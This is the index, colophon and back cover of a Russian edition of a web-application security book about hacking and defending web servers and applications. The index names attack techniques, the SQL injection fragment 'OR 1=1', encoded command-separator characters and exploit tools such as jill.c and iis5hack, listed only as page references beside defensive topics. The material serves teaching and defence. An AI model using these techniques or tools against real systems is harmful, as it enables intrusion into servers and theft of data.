NTFS, каталоги, контрмеры против прослеживания каталогов IIS, 86
N-tier, архитектура
  использование в базах данных, 38
  логика, 36
  пояснение, 35
NTLM (NT LAN Manager), HTTP аутентификация, 31
NTLM APS (Authorization Proxy Server)
  описание, 149; 151
  поддержка SSL, 151
NTLM, алгоритм, 148
NTLM, аутентификация, 148–153
NTLM_FLAGS, параметр server.cfg APS, 150
NTOMax, инструмент для взломов с переполнением буфера, 216; 217
numeric boundaries, 197

## O–P

Occache, элемент управления ActiveX, 293
<OBJECT>, дескриптор, взлом ActiveX, 291
ODBC, использование при внедрении SQL, 237
ODBC, ошибки, генерируемые при внедрении SQL, 237; 239
OpenSSL, программный пакет, 117
OR 1=1, выражение SQL, 228; 249
PARENT_PROXY, параметр server.cfg APS, 150
PARENT_PROXY_PORT, параметр server.cfg APS, 150
*partner sites, 157*
Passport
  HTTP-аутентификация, 32
  взлом, 160

свойства, 157; 159; 160
password cach, 146
password guessing, 161; 164
pathnames, 138
PerDayLogging, параметр UrlScan.ini, 364
PHP
изъяны, 225
пример написания сценария, 38
ping, утилита, 53
Porthack, инструмент, использование для анализа на возможность DoS-взлома, 108
POST, запрос, использование при взломах, 214
POST, команда WebDAV, 278
POST-данные, использование в взломах авторизации, 175
presentation layer, 36
.printer, ISAPI расширение, включение/отключение, 71
переполнение буфера, 67
расширение, удаление из списка расширений, 70
PRINT SQL, форматирование символов, 237; 239
Pubs, база данных MS SQL Server, 243
PUT, команда, использование в WevDAV, 278

## Q–R

Q, номер модуля обновления Hotfix, 349
–q, параметр, использование с утилитой fscan, 56
-r (recursive), параметр Wget, 132
realm, 144
RealServer, извлечение пароля администратора, 93
ref, атрибут contractRef в файле DISCO, 260
registrar query, 49
RejectResponceUrl, параметр UrlScan.ini, 364
RemoveServerHeader, параметр UrlScan.ini, 363
reverse proxy, 95
RevertToSelf, вызов
выявление и устранение, 89
расширение от IUSR до SYSTEM, 82
роль в процессе inetinfo, 82
RFC
1945 (HTTP), 29
2046 (MIME), 32
2109 (cookies), 300
2518 (WebDAV), 32; 282
2616 (HTTP, спецификация 1.1), 58
2617 (HTTP-аутентификация), 147; 170
2965 (cookies), 31
robots.txt, обход каталогов, 121
role matrix, 173

## S

–s: filename, параметр, использование при загрузке FTP, 78
Sam Spade, whois Web-инструмент, 52
SAML (Security Assertion Markup Language), 264
scan.db, файл, использование с Whisker, 98
scp (Secure Copy), утилита, 273
script attack, 223; 225
Scriptlet.typelib, элемент управления ActiveX, 291
search engines, 228
SELECT, оператор, использование с объектами системной таблицы, 245
Server Extensions, FrontPage, 274
server.cfg, конфигурация для использования с NTLM APS, 149; 151
sessid, величина, обход с помощью сценария curl, 180
session ID, 189
SET SQL, форматирующие символы, использование при внедрении SQL, 237
sinjection.pl, сценарий, 341; 342
.shtm и .shtml, ISAPI расшрения, включение/отключение, 74
SMB,загрузка файлов при взломе IIS, 78
SOAP (Simple Object Access Protocol)
использование в Web-службах, 254
использование с HTTP, 255; 257
описание, 41
SOAP, расширения для WS-Security, 264
SOAP, сообщение, 255
-source, параметр lynx, 131
source_callback, параметр libwhisker, 340
SQL Server, определение ресурсов, 329
SQL Server, технологии взлома хранилищ данных в Web, 243; 248
SQL, внедрение
аутентификация, 167
объекты системных таблиц, 331
операторы, 236; 248
описание, 236
таблицы баз данных, 331
тестирование, 228; 236
SSH (Secure Shell), использование в администрировании Web-серверов, 271
SSH/scp, использование в управлении Web-содержимым, 273
SSI (single-sign in) платформа, Passport, 157; 159; 161
SSL (Secure Socket Layer)
NTLM APS, 151
защита, 208
использование, 59
использование в XOR-исследовании, 311; 312
использование с Web-службами, 264
использование на страницах, 114
SSL/TLS (Secure Sockets Layer/Transport Layer Security), 30
sslproxy, утилита, работа через порт 5000, 59
Stealth HTTP Scaner, свойства, 102; 103
.stm, расширение ISAPI, включение/отключение, 74
stored procedure, 245

systemdrive%, каталог, 74

## T

tag, 27
TCP SYN-сканирование, 54
TCP, множественные соединения, использование в взломах DoS, 108
TCP, порт 80, использование в HTTP, 29
TCP/IP Sequence Number Analysis, Web-узел, 209
TCP-порты, использование для исследования серверов, 53
Teleport Pro, создание копии Web-узла, 136
telnet, использование в администрировании Web-серверов, 270
Temdb, база данных MS SQL Server, 243
TFTP, загрузка файлов, взлом IIS, 78
Tomcat, переменная идентификатора сеанса, 194
transfer, DNS zone, 52
-traversal, параметр lynx, 131
twwwscan/arirang, сканеры изъянов, 101
Typhon, сканер изъянов, 104

## U–V

UDDI (Universal Description, Discovery and Integration)
  использование в Web-службах, 254; 259; 261
  описание, 40
UDP-порты, использование для исследования серверов, 53
UDP-сканирование, 55
Unicode Directory Traversal, взлом IIS, 177
  взлом, 76
  модули обновления, 86
  обход каталогов, 79
unicodeloader, сценарий, использование в взломе IIS, 79
UNION, SQL-оператор, 249
UpdateEXPERT, инструмент обновления продуктов Windows, 349
upload.asp, использование в взломе IIS, 80
URI (Uniform Resource Indentifier)
  использование в HTTP, 29
  использование при взломах средств идентификации, 177
URL (Uniform Resource Locator)
  использование при взломах управления сеанса, 191
  получение с помощью lynx, 131
URL_LOG, параметр server.cfg APS, 150
UrlScan ISAPI фильтр, установка на IIS, 359; 361
  базовая установка, 351; 354
  контрмеры против обхода каталогов IIS, 86
  назначение, 72
  настройка приоритетов, 360
  обзор, 346
  обновление, 347; 354
  отключение, 361
  получение, 347
  тонкая настройка, 356; 360; 365
  удаление, 361
UrlScan.dll, извлечение, 356
UrlScan.ini, файл конфигурации
  AllowDotInPath, параметр, 363
  AllowExtensions, раздел, 365
  AllowHighBitCharacters, параметр, 362
  AllowLateScanning, параметр, 363
  AllowVerbs, раздел, 364
  AlternateServerName, спецификация, 358; 363
  команды, 364; 366
  конфигурация, 357; 358
  параметры, 361
utils_randstr, функция libwhisker, 341
VBScript, использование при внедрении SQL, 238
VerifyNormalization, параметр UrlScan.ini, 362
VNC, программа удаленного управления, 272
vroot, страница по умолчанию, доступ с DISCO, 260
VSRAD, переполнение буфера в FrontPage, 276

## W

Wallet, служба, роль в аутентификации Passport, 158
WAM (Web Application Manager), объект, 83
web.config файл, использование в ASP.NET FormAuthentication, пример, 155
WebCracker, иструмент для взлома Web-аутентификации, 162
WebDAV (Distributed Authoring and Versioning)
  протокол
  использование в управлении Web-содержимым, 277
  использование с HTTP, 32
  методы, типы, 332; 333
  параметры, проверка доступного статуса, 130
  команды, ограничение доступа с использованием авторизации Apache, 184
WebInspect, сканер изъянов, 105
WebSleuth, автоматизация исследования приложений, 133–135
Web-аутентификация, взлом, 161; 165; 168
Web-броузеры, как клиенты, 33
Web-каталог, установка, контрмеры против взлома IIS, 86
Web-клиент, взлом, 41
Web-клиенты, описание, 33
Web-приложения
  архитектура, 26
  взлом, 41
  принципы работы, 36; 38
  сравнение с Web-серверами, 34
  страницы
    перечисление с помощью Google, 118
    проверка форм, 125

соглашения об именах, 118
Web-прокси, 39
Web-сервер,
администрирование, 270; 272
взлом
использование в методологии хакинга, 42
описание, 41
журнал событий, идентификация взлома, 89
определение роли в фильтре UrlScan, 351
технологии взлома, примеры, 95; 97
Web-серверы
взлом DoS, 108; 109
описание, 34
сравнение с Web-приложениями, 34
Web-службы
безопасность, 261; 264
диаграмма архитектуры, 255
описание, 254
пример взлома, 261
прицины, 40
роль в SOAP, 255
роль в WSDL, 257; 259
Web-содержимое, управление, 272; 273; 278
Web-узлы
.NET ViewState, обзор, 209
.NET, пример использования, 267
ActiveX, 305
AppScan, программа определения угроз, 112
ARIN (American Registry for Internet Numbers), 49
ASP.NET, язык сценариев, 139; 233
Black Widow, 135; 139; 233
Brown Office, 304
Brutus AET2, 170
CERT, 233
cmdasp.asp, 112
comphack.exe, 283
CookiePal, 302
CookieSpy, 178; 185
Cross-Site Scripting Overview, 305
Cygwin, 112; 139; 233
Digest::MD5, модуль Perl, 170
E*Trade Accounts Vulnerable, 304
EyeOnSecurity Gator Setup, 304
FoundScan Web Module, 112
FPSE VSRAD, переполнение буфера, 282
FrontPage, 282
FrontPage, безопасность, 282
hfnetchk, инструмент, 366
hk.exe, 112
Hotmail CSS, опасность, 233
HTML 4.01 FORM, спецификация, 233
HTML 4.01, спецификация, 139
IBM Websphere, документация, 282
ida/ida, 112
IE Fun Run, 304
IIS 4 , .printer, 111
IIS 5, .printer, переполнение буфера, бюллетень MS01-023, 111
IIS
Double Decode, сведения MS01-026, 111
FrontPage Server Extensions RAD Support, сведения MS01-035, 111
ida/idq CodeRed, переполнение буфера, сведения MS01-033, 111
.idc, статья KB Q193689, 111
Lockdown, 366
Webhits, открытие каталогов, 111
аутентификация, 170
безопасность, 366
возвращаемый IP-адрес в HTTP-заголовке, 137; 233
обход каталогов, сведения MS00-086, 111
список изъянов, 112
iis5hack, 112
iiscrack.dll, 112
IISLockdown и UrlScan, инструменты, 112
ispc, 112
Java и JavaScript, 305
jill.c, 111
jill-win32, 112
libwhisker, библиотека, 336
Lotuz Domino, файлы профиля, 95
lynx, 139; 233
MBSA (Microsoft baseline Security Analyzer), 366
Microsoft Network Hotfix Checker, hfnetchk, 112
Microsoft Passport homepage, 170
Microsoft Security Bulletin MS02-018 Cumulative Patch для IIS Q319733, 111
mod_auth_*sql, 111
mod_dav, модуль для Apache, 283
MS SQL Server, безопасность, 251
NES, модуль обновления для защиты от переполнения буфера, 90
NES, просмотр каталогов, 91
netcat для Windows, 112; 139; 233
Netscape Enterprise Server
переполнение буфера, 111
взлом интерфейса управления, 111
просмотр каталогов, 111
Nikto, 112
Novell GroupWise, взлом, 111
NTLM Authentication Scheme for HTTP, 170
NTLM, Authentication Proxy Server (APS), 170
Overview of SOAP, 267
Passport hacking, 170
Passport to trouble, 170
PHP, язык сценариев, 139; 233
Protecting Confidential Documents at You Site, 170
Python, 149
Qchain, 367
RFC 2617 (HTTP аутентификация), 170
Risks of the Passport Single Signon Protocol, 170
RUS-CERT Advisory 2001-08
Sam Spade, инструмент whois, 52
SAML (Security Assertion Markup Language), 268
ScreamimgCSS, сканер внедрения сценариев, 304
Session ID Brute Force Exploitation, 170

Web-узлы (*окончание*)
SiteScope, 281
SMSHFCHK, 367
SOAP::Lite, изъяны, 268
SOAP (Simple Object Access Protocol), 267
SQL, внедрение, 252
SQL, внедрение (осуществление SPI), 252
Stelth HTTP Scaner, 112
TCP/IP Sequence Number Analysis, 209
Teleport Pro, 136; 139; 233
twwwscan/arirang, 112
Typhon, 112
UDDI (Universal Description, Discovery and Integration), 267
unicodeloader, 111
UpdateEXPERT, инструмент, 367
UrlScan фильтр, Web-страница, 366
WebCracker, инструмент, 170
WebDAV, отключение в IIS, 283
WebInspect, 112
WebSleuth, 133; 139; 233
WGET версия 1.5.3 для Windows, 304
Wget, инструмент командной строки, 132; 139; 233
WHC (Windows Hotfix Manager), 367
Whisker, 112
WSDL (Web Service Definition Language), 267
WS-Security, 267
XKMS (XML Key Management Specification), 268
XML Signature SDK, 267
XML и Web-службы, 267
анализ cookie, 209
безопасность Web-клиентов, 305
безопасность удаленного управления, 282
блокировка LM-аутентификации в Windows NT (Q147706), 170
взлом PCWeek, 314
внедрение сценария с помощью подложного Web-узла, 298
документация по серверам iPlanet и NES, 282
Европейское распределение IP-адресов, 50
загрузка содержимого, 131
изъян схемы авторизации Cisco IOS HTTP, 185
информация об SQL, 252
использование SSL, 264
использование WS-Security, 264
использование в службах каталогов, 260; 261
Министерство обороны США, серверы whois, 50
модули обновления CIM, 283
обзор сценариев (на французском), 233
пароли по умолчанию, 283
правительство США, серверы whois, 50
распределение IP адресов в Азии, 50
регистраторы доменных имен, 49
сравнение с Web-службами, 255
установка аутентификации для IIS 5.0, 170
формат cookie BigIP, 209
формоориентированная аутентификация в ASP.NET, 170
Web-хакинг
методология, 42; 44
универсальные инструменты, 322
Wget, инструмент командной строки
автоматизация исследования приложений, 132
поддержка прокси-сервером HTTP, 149
Whisker, сканер изъянов
исполнение как CGI, 99
использование вспомогательных файлов, 123
исследование структуры каталогов, 121
преимущества использования, 98
свойства, 97; 99
whoami, утилита, использование при переполнении буфера, 69
whois утилита
выполнение запросов, 50; 52
использование в сборе данных в Internet, 48
whois.crsnic.net, параметры запросов, 50
Windows 2000, командная оболочка, 77
Windows, обновление, 347; 350
wp-*, команда, использование для просмотра каталогов NES, 91
WSDL (web Services Definition Language)
использование в Web-службах, 254; 257
описание, 40
отображение информации, 261
WS-Security, использование с Web-службами, 264
WU (Windows Update), Web-узлы с элементами управления ActiveX, 295
WWW-Authenticate, получение заголовка, 145

## X–Z

XACML (Extensible Access Control Markup Language), 264
XKMS (XML Key Management Specification), 264
XML (eXtensible Markup Language)
сравнение с HTML, 29
безопасность, встраивание в Web-службы, 264
формат вспомогательных файлов, 121
XOR, безопасность, 312
zone transfer, 52

## А–Б

Авторизация
IIS, 184
методология взлома, 174; 179
обход, 172; 174
общие сведения о взломе, 172; 174
общие сведения, 175
Активное содержимое, пример взлома, 287; 292; 297
Алгоритм выравнивания нагрузки, 39
Алгоритм хеширования, 147
Амперсант, символ (%26), роль в исполнении команд, 230
Анализ результатов

ASP (Application Service Provider),
использование с URL и командной строкой, 308; 310
внедрение сценариев, 313
использование XOR, 311
Аргументы, сбор, 129
Аутентификация, HTTP
Basic HTTP, описание, 31
базовая
описание, 144; 146
сравнение с дайджест-аутентификацией, 146
встраивание в Web-службы, 262; 263
договорная, 152
запрос — отклик, 146
контрмеры против взлома, 231
обход, 167
общие сведения, 138
описание, 31; 146
подробности, 153
с помощью сертификатов, 32
сообщений, защита метода, 207
сравнение со встроенной схемой аутентификации Windows, 148
схемы
методология взлома, 43
общие сведения, 177
формоориентированная, 155
Базы данных, использование в многозвенных архитектурах, 38
Безопасность клиентов, защита от взлома, 286
Блок-схема, 115
Брандмауэр, настройка TCP, порт 80, 30
Броузеры, клиенты, 33

## В–Г

Ввод опасных данных, анализ, 232
Вертикальное расширение полномочий, 173
Взлом
IIS 5 WebDAV Propfind, 109
административного интерфейса, 90
базы данных, 42
идентификация, 164
канонических имен, 218
клиентов, 44
механизма аутентификации, 43
на стороне клиента, 286
по словарю, использование Brutus, 162
при вводе, предотвращение ввода SQL-запросов, 168
с перебором паролей, использование Brutus, 162; 164
средств проверки вводимых данных
cookies, 225
взлом сценариев, 223; 224; 227
встроенные сценарии, 224
контрмеры, 231
переполнение буфера, 215; 217
поиск потенциальных целей, 213
предопределенные заголовки, 225
предотвращение со стороны клиента, 214
принцип работы, 212
прохождение по дереву каталогов без их списка, 220
распределение по категориям, 212
типы, 212
сценариев
контрмеры, 226
описание, 223; 225; 227
типы, 42
управления состоянием сеанса
технологии клиента, 189; 191; 193
технологии сервера, 193; 195
этапы, 189
хранилищ данных, 228
Виртуальные серверы, 55
Внедрение сценариев, 166
Внутренний интерфейс приложения, 130
Восклицательный знак (!) в командной строке UNIX, 124
Временной интервал, определение информации о состоянии, 207
Время, фактор успеха взлома, 193
Вспомогательные файлы, применение в исследовании приложений, 121
встроенная схема аутентификации Windows, 148; 149; 152; 153
Встроенные сценарии, опасность взлома, 224
Выравнивание нагрузки
исследование узлов сети, 96
описание, 39
распределение между серверами, 202
Горизонтальное расширение полномочий, 173
Горовиц, Одед, 83

## Д–З

Данные
HTML как средство представления, 27
совместимость, 43
уровень, 36
Дескрипторы, использование в HTML, 27
Динамические страницы, 116
Дифференциальный анализ, 179
Длинная строка из символов косой черты, изъян Apache, 64
Договорная аутентификация, 152
Заголовки сервера, использование в исследовании приложений, 130
Заголовок HTTP Content-Length, 176
Замыкающая точка (.), 50
Запрос регистратора, 49; 50
Запроса, строка, сбор данных о приложениях, 127
Запросы организации, утилита whois, 50; 51
Запросы, использование при взломах средств авторизации, 175
Зоны безопасности, настройка, 295

## И


Идентификатор сеанса, 189
  анализ, 195; 200; 204; 208
  переменные, 194
  подбор, 165
  сбор, 202; 204
Избыточное декодирование IIS, изъяны, 76
Изменение паролей, 175
  проверка взлома при аутентификации, 161; 164
Изучение инфраструктуры, 42
Изучение портов, 323
Имена файлов Web-страниц, 114
Имена файлов, угадывание, 122
Имя пользователя, примеры использования в взломах с угадыванием паролей, 161
Имя пути, 138
Инициирующее значение, использование в HTTP-аутентификации, 147
Инструменты
  взлом Web, 323
  специализированые, 323
  универсальные, 322
Интерфейс управления, взлом, 44
Интуиция, роль в исследовании серверов, 48; 53
Информация о состоянии, определение изъянов, 207
Исследование сервера, 48


## К–Л


Канонические имена серверов, 49
Каталоги
  защита, 137
  перечисление с ошибками кода, 219
  структура, цель исследования приложений, 119; 120
Клиенты, Internet, 292
Кодирование символов для взлома, контрмеры, 231
Команды исполнение, роль при взломах, 228
Коментарии
  документация по структуре приложений, 115
  использование при исследовании приложений, 124
  удаление, 138
Комментарий (--), использование в SQL, 237; 243
Контрмеры против взлома
  общие принципы, 136; 138
  отключение cookies, 302
  сценария, 299
  удаление групп Everyone и Guests, 88
  элементов управления ActiveX, 295
  элементы управления ActiveX, 292
Контрольная сумма, защита, 208
Корзина покупателя, отслеживание, 189
Косая черта, взлом через Unicode, 76
Кэширование паролей, очистка кэша, 146
Логики, уровень, 36


## М–Н


Массивы, использование с Whisker, 98
Матрица ролей, аудит процесса авторизации, 173
Матрица, документирование приложений, 114
Механизм MD5, ошибки, 198
Минимальные привилегии, защита SQL, 251
Многоуровневая архитектура
  использование в базах данных, 38
  пояснение, 35
Модули, Apache, 62
Надежное хеширование, защита, 207
Начальные номера (ISN), 204


## О


Область, использование при HTTP-аутентификации, 144
Обновление программного обеспечения
  поиск модуля по номеру, 349
  руководство по загрузке, 348
Обратная косая черта (, взлом через Unicode, 76
Обратный прокси-сервер
  NES, 92
  исследование сети, 95
Обход каталогов
  идентификация, 88
  использование при взломах, 218; 220
  использование при взломах средств авторизации, 177
  подробный анализ, 308; 310
  пример, 75
Осуществление HTTP-аутентификации, 32
Отметка времени и даты, использование при взломах, 196
Оценка изъянов, 215
Ошибки
  SQL, обработка, 250
  на страницах, опасность взлома CSS, 224
  коды, 219
  обработка, 231


## П–Р


Параметры
  запросов к серверу whois.crsnic.net, 50
  расширенные хранимые процедуры без параметров, 246
  расширенные хранимые процедуры с параметрами, 247
  список при защите SQL, 250
Пароли, примеры, 161
Партнеры Passport, 157
Перебор паролей, описание, 165
Перенос зоны DNS, 52

Переполнение буфера, 215; 217
изъяны в ISAPI DLL, 66; 68
использование Stealth HTTP Scaner, 103
Перечень сетевых компонентов, 318
Поисковые машины, 228
Покупательская корзина, 175
Получение
информации о DNS-сервере, 52
исходных текстов программ, 69; 75
Пользовательский идентификатор, отслеживание в ходе сеанса, 188
Порт 80, использование в HTTP, 29
Порты
использование HTTP, 56; 58
использование в Web-управлении, 331
использование в администрировании Web-серверов, 271
по поставщикам Web-серверов, таблица, 271
средства проверки, 323
Постоянные файлы cookie, 192
Похищение файлов cookie, 166
Предварительный сбор данных, 48; 51
Предопределенные заголовки, опасности взлома при некорректном вводе, 225
Представления, уровень, 36
Приложение, исследование
автоматизация, 130; 132; 133
роль в методологии взлома, 43
ручное, 116; 119; 124; 130
структура, 114; 116
Пример, демонстрация изъянов клиента, 286
Пробел (+),внедрение SQL, 237
Проверка граничных значений, 227
Произвольный доступ к файлам, 173
Прокси-серверы
использование Basic-аутентификации, 146
принципы работы, 39
Просмотр каталога в режиме Multiview, изъян Apache, 63
Просмотр содержимого каталогов, 219
Профили пользователей
использование при анализе идентификатора сеанса, 196
отслеживание в ходе сеанса, 188
проверка на взлом при авторизации, 174
Путь к странице, документация структуры приложений, 114
Расширения файлов, отключение DLL, 70
Расширенные хранимые процедуры, использование в MS SQL Server, 246
Регистраторы доменных имен, Web-сайт, 50
Регулярные выражения, контрмеры против взломов при некорректном вводе, 231

## С

Сбор идентификационных маркеров, 58; 59
Сеанс
база данных, использование при взломах, 194
защита путем установки предельной длительности, 207
идентификатор, 189
общая информация, 189
принципы управления, 207
содержимое маркера, основные типы, 196
Сервер
IP-адрес, использование при анализе идентификатора сеанса, 196
базы данных, 319
защита
отключение cookie, 303
сценарии, 299
элементы управления ActiveX, 297
идентификация, 58; 59
обход средств выравнивания нагрузки, 96
проверка правильности ввода данных, контрмеры против взлома, 231
технологии взлома, 193; 195
Серверные включения, разрешение исполнения команд, 224
Серверы с распределением загрузки, 55
Сервлеты, изъяны, 95
Сертификатная аутентификация, 153
Сети, ориентированные на Web, управление, 278; 280; 281
Символ
%7c, использование в исполнении команд, 229
апострофа ('), изъяны
SQL, 237
приложения, 232
Apache, 65
новой строки
использование в командной строке, 229
использование при взломах авторизации, 229
перенаправления (<), использование с утилитой netcat, 59
Символы и их URL-кодировка, 232
Синтаксические ошибки, использование в исследовании приложений, 125
Синтаксический анализ, изъяны ввода, 232
Системный журнал
каталог, записанный в UrlScan.ini, 359
примеры взломов, 164
проверка на взломы, 165
Сканер изъянов в системе безопасности, 97
Сканеры изъянов
AppScan, 106
FoundScan Web Module, 107
Nikto, 100
Stealth HTTP Scaner, 102; 103
twwwscan/arirang, 101
Typhon, 104
WebInspect, 105
Whisker, 97; 100
Сканирование портов
изучение сервера, 53; 55

Сканирование портов (*окончание*)
сбор идентификационных маркеров, 59
Скобки (<>), преобразование в HTML-формат, 225
Скрытые дескрипторы
использование при взломах средств авторизации, 176
потенциальные изъяны формоориентированной аутентификации, 157
Скрытые поля, использование при взломах, 190
Скрытый ввод, 28
Слабые места, идентификация, 41
Служба, определение управления, 194
Службы каталогов, роль в Web-службах, 260
Службы, определение, 58
Согласование протоколов, аутентификация HTTP, 32
Состояние соединения, отсутствие учета в HTTP, 30
Сравнение
алгоритмов шифрования и алгоритма XOR, 312
безопасности Web-приложений и Web-служб, 263
шифрования и кодирования, 198; 202
Стандартная проверка, Stealth HTTP Scaner, 103
Статические страницы, использование в исследовании приложений, 116
Статическое распределение нагрузки, алгоритм, 39
Страницы
поиск с помощью поискового сервера Google, 118
проверка форм, 126
соглашение о именах, 118
Строгое определение типов данных, контрмеры против взлома, 231
Сценарии
внедрение, 166; 297; 299
построенные с помощью libwhisker, 341
сбора значений идентификаторов сеанса, 203

## Т–У

Типовая схема проверки безопасности
компонентов клиента, 320
компоненты Web-сервера, 319
компоненты приложений, 319
компоненты сервера баз данных, 319
компоненты сервера базы данных, 319
сетевые компоненты, 318
Тире (--)
значение, 168
использование в SQL, 168
Точка с запятой (%3b), роль в исполнении команд, 229
Транспортный уровень, взлом, 41
Треугольная скобка, использование в HTML, 27
Увеличивающееся числовое значение, использование при анализе идентификатора сеанса, 196
Угадывание паролей
использование в взломах Web-аутентификации, 161; 165
контрмеры, 164; 165
Удаленный сервер, администрирование, 270
Удаленный сервер, сканирование при помощи Whisker, 97; 100
Узлы сети, выравнивание нагрузки, 96
Управление портами, роль в администрировании Web-серверов, 271
Управление сеансом, технологии, 189; 190; 191
Учетная запись, блокировка, 164

## Ф–Я

Файловая система,управление, 312
Файлы
cookies, шифрование, 201
баз данных, использование с Whisker, 97
вспомогательные
защита, 138
использование при исследовании приложений, 121
конфигурации, распространенные типы, 179
получение содержимого каталога, 219
роль системы разграничения доступа во время взлома, 312
Формоориентированная аутентификация
использование с Brutus, 163
описание, 155; 157
Формы, использование в исследовании приложений, 125
Функциональный анализ, 43
Хакинг, методология, 42; 44
Хеширование, алгоритм, 147
хранимые процедуры, 245
определение ресурсов SQL Server, 329
Числовые границы, использование при анализе идентификатора сеанса, 197
Шифрование, 207
Шифрование и дешифрирование, инструменты, 202
Элементы управления ActiveX, безопасность, 291
Язык сценариев баз данных, использование с Whisker, 98

*Научно-популярное издание*

**Джоел Скембрей, Майк Шема**

# Секреты хакеров. Безопасность Web-приложений — готовые решения


| | |
|---|---|
| Литературный редактор | *Т.Т. Шматко* |
| Верстка | *И.Ф. Моторина, А.А. Чекатков* |
| Художественный редактор | *С.А. Чернокозинский* |
| Корректоры | *Л.А. Гордиенко, Л.В. Коровкина* |

Издательский дом "Вильямс".
101509, Москва, ул. Лесная, д. 43, стр. 1.
Изд. лиц. ЛР № 090230 от 23.06.99
Госкомитета РФ по печати.

Подписано в печать 25.12.2002. Формат 70×100/16.
Гарнитура Times. Печать офсетная.
Усл. печ. л. 30,96. Уч.-изд. л. 23,47.
Тираж 3000 экз. Заказ № 2066.

Отпечатано с диапозитивов в ФГУП "Печатный двор"
Министерства РФ по делам печати,
телерадиовещания и средств массовых коммуникаций.
197110, Санкт-Петербург, Чкаловский пр., 15.

# СЕКРЕТЫ ХАКЕРОВ Web-приложения

## БЕЗОПАСНОСТЬ WEB-ПРИЛОЖЕНИЙ — ГОТОВЫЕ РЕШЕНИЯ

### Изучите хакерский арсенал, чтобы защитить свои Web-приложения

В современном мире, немыслимом без Internet и быстрого развития Web-технологий, безопасность Web-приложений является ключевым фактором общей безопасности бизнеса. Учитывая огромный объем информации и всевозрастающие возможности всемирной сети, а также постоянно растущую угрозу проведения распределенного взлома, риск подвергнутся нападению остается по-прежнему высоким. В книге *Секреты хакеров. Безопасность Web-приложений — готовые решения* поэтапно раскрываются способы защиты от методов взлома, применяемых современными хакерами. При этом читателю предлагается взглянуть на проблему глазами хакера и на своем опыте опробовать методы сбора информации, определения потенциальных жертв взлома, идентификации изъянов системы защиты, проникновения и устранения следов своего присутствия. Таким образом, вы погрузитесь в мир современного искусства хакинга как в его простейшей форме, так и в самых изощренных проявлениях, а также узнаете, с помощью каких контрмер можно защитить свой Web-узел от соответствующих угроз.

"Книга, которую должен прочесть каждый Web-дизайнер и администратор Web-узла"

— Эрик Олсон, менеджер программы Microsoft по обеспечению безопасности ASP.NET

### Вы сможете:

- Овладеть методикой, апробированной на других книгах серии *Секреты хакеров...*, с помощью которой можно находить, использовать и устранять изъяны в системе безопасности Web-сервера и приложений
- Ознакомиться с методами, к которым прибегают взломщики для идентификации возможных изъянов в компонентах Web-приложений
- Узнать, какие изъяны характерны для таких Web-серверных платформ, как Apache, Microsoft Internet Information Server (IIS), Netscape Enterprise Server, J2EE, ASP.NET и др.
- Выяснить методику поиска возможных изъянов в Web-приложениях, включая проверку структуры каталогов, вспомогательных файлов, классов и аплетов Java, комментариев HTML, форм и запросов
- Изучить недостатки Web-служб, основанных на XML, и узнать апробированные практикой методы их устранения
- Овладеть методами взлома средств аутентификации и управления сеансами, использующих значения cookie, скрытые поля и идентификаторы сеансов
- Ознакомиться с такими типичными методами взлома средств проверки вводимых данных, как подстановка различных значений, выполнение команд и переполнение буфера
- Узнать, как с помощью таких контрмер, как обработка ошибок, создание хранимых процедур и корректная настройка системы управления базой данных, защитить сервер базы данных от методов взлома путем внедрения SQL-кода
- Приобрести практические навыки использования инструментов и методов взлома с использованием Web-клиентов, включая внедрение сценариев, взлом через активное содержимое и путем манипуляций с файлами cookie
- Создать собственную схему проверки параметров безопасности Web-приложений и клиентов на основе предложенной авторами типовой схемы, полученной в результате многолетней практической работы

***Все примеры программ, рассмотренные в данной книге, можно найти на Web-узле www.webhackingexposed.com***

### Об авторах

Джоэл Скембрей, соавтор первой книги серии *Секреты хакеров...*, старший международный бестселлер и выдержавшей уже три издания, а также автор книги *Секреты хакеров. Безопасность Windows 2000 — готовые решения*. Имеет сертификат CISSP.

Майк Шема, работающий генеральным консультантом в компании Foundstone, является соавтором книги *Anti-Hacker Tool Kit*, а также техническим репетитором книги *Incident Response: Investigating Computer Crime*. Он участвовал в исследованиях безопасности многих Web-узлов правительственных и финансовых организаций, а также занимался разработкой методических материалов для занятий по защите информации.

www.williamspublishing.com
www.osborne.com

OSBORNE

ISBN 5-8459-0410-2

02180

9 785845 904102

СЕТИ / БЕЗОПАСНОСТЬ